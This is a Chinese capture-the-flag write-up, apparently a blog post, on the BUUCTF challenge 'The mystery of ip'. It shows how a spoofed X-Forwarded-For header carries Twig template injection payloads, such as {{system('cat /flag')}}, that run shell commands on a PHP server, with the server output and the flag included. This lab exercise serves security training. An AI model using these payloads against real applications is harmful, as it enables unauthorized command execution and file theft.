

BUUCTF [BJDCTF2020] The mystery of ip

原创

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[BUUCTF WEB Writeup](#) 专栏收录该内容

65 篇文章 9 订阅


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
考点:

1. `X-Forwarded-For` 注入
2. **PHP**可能存在**Twig**模版注入漏洞


启动环境:



查看 `flag` 页面:




查看 [hint](#) 页面:



结合题目名, **IP的秘密**, flag页面也出现了**IP**, 猜测为 **X-Forwarded-For** 处有问题

使用 **BurpSuite** 抓取数据包:



添加HTTP请求头:

X-Forwarded-For: 1

Connection	close
X-Forwarded-For	1

发送数据包，得到回显页面：

```

<div class="jumbotron pan">
  <div class="form-group log">
    <label><h2>Your IP is : 1

  </div>
</div>
</div>

```

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被成功执行，说明 **XFF** 可控，测试了半天，因为是php页面，所以没想到模版注入，通过查阅资料

Flask可能存在**Jinja2**模版注入漏洞

PHP可能存在**Twig**模版注入漏洞

添加模版算式，检测其是否可被执行：

```
X-Forwarded-For: {{7*7}}
```

```

<div class="col-md-4">
<div class="jumbotron pan">
  <div class="form-group log">
    <label><h2>Your IP is : 49

  </div>
</div>
</div>

```

模版中算式被成功执行，尝试是否能执行命令：

```
X-Forwarded-For: {{system('ls')}}}
```

```

65 | <label><h2>Your IP is : bootstrap
66 | css
67 | flag.php
68 | header.php
69 | hint.php
70 | img
71 | index.php
72 | jquery
73 | libs
74 | templates_c
75 | templates_c </h2></label>
76 | </div>

```

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命令可以被成功执行，查找flag的位置：

```
X-Forwarded-For: {{system('ls /')}}}
```

```

63  <div class="jumbotron pan">
64  <div class="form-group log">
65      <label><h2>Your IP is : bin
66  dev
67  etc
68  flag
69  home
70  lib
71  media
72  mnt
73  opt
74  proc
75  root
76  run
77  sbin
78  srv
79  sys
80  tmp
81  usr
82  var
83  var
84  </h2></label>
      </div>

```

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在 / 目录下查找到flag，读取flag，构造payload:

```
X-Forwarded-For: {{system('cat /flag')}}}
```

发送数据包，得到flag:

```

63  <div class="jumbotron pan">
64  <div class="form-group log">
65      <label><h2>Your IP is :
66  flag{0e047acd-9ea0-4026-b930-466f05cd2be2}
67  flag{0e047acd-9ea0-4026-b930-466f05cd2be2}
68      </h2></label>
      </div>
      </div>

```

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